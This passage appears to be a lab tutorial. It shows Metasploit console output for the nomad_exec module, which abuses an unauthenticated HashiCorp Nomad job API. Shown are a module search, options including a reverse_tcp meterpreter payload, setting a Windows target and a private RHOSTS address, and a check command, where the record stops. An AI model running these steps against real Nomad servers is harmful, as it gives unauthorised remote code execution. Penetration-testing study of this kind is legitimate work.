
The API operates similarly to HashiCorp's Consul service, by allowing optional ACL tokens as an authentication mechanism. This is not enabled by default. However, job scheduling is enabled by default.

Let's see how this module works. We are testing this on a nomad agent running on Windows 10. Once nomad is running, load the multi/misc/nomad_exec module as shown below.

> "What hackers do is figure out technology and experiment with it in ways many people never imagined. They also have a strong desire to share this information with others and to explain it to people whose only qualification may be the desire to learn."
> Emmanuel Goldstein, Dear Hacker: Letters to the Editor of 2600IOT




```
msf6 > search nomad

Matching Modules
================


   #  Name                          Disclosure Date  Rank       Che
ck  Description
   -  ----                          ---------------  ----       ---
--  -----------
   0  exploit/multi/misc/nomad_exec  2021-05-17       excellent  Yes
    HashiCorp Nomad Remote Command Execution


Interact with a module by name or index. For example info 0, use 0 o
r use exploit/multi/misc/nomad_exec

msf6 > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/misc/nomad_exec) > show options

Module options (exploit/multi/misc/nomad_exec):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   ACL_TOKEN                    no        Consul Agent ACL token
   DATACENTER  dc1              yes       The datacenter to run ag
                                          ainst
   JOB_NAME                     yes       Name of job to run (defa
                                          ult random)
   JOB_TYPE    raw_exec         yes       Driver (raw_exec or exec
                                          )
   Proxies                      no        A proxy chain of format
                                          type:host:port[,type:hos
                                          t:port][...]
   RHOSTS                       yes       The target host(s), rang
                                          e CIDR identifier, or ho
                                          sts file with syntax 'fi
                                          le:<path>'
   RPORT       4646             yes       The target port (TCP)
   SRVHOST     0.0.0.0          yes       The local host or networ
                                          k interface to listen on
                                          . This must be an addres
                                          s on the local machine o
                                          r 0.0.0.0 to listen on a
                                          ll addresses.
```




```
   SRVPORT     8080             yes       The local port to listen
                                           on.
   SSL         false            no        Negotiate SSL/TLS for ou
                                          tgoing connections
   SSLCert                      no        Path to a custom SSL cer
                                          tificate (default is ran
                                          domly generated)
   TARGETURI   /                yes       The base path
   URIPATH                      no        The URI to use for this
                                          exploit (default is rand
                                          om)
   VHOST                        no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interf
                                     ace may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux
```

Set the target to Windows.




```
msf6 exploit(multi/misc/nomad_exec) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Linux
   1   Windows


msf6 exploit(multi/misc/nomad_exec) > █
```

Set all the required options and use check command to see if the target is indeed vulnerable.




```
msf6 exploit(multi/misc/nomad_exec) > set target 1
target => 1
msf6 exploit(multi/misc/nomad_exec) > set rhosts 192.168.36.1
rhosts => 192.168.36.1
msf6 exploit(multi/misc/nomad_exec) > check
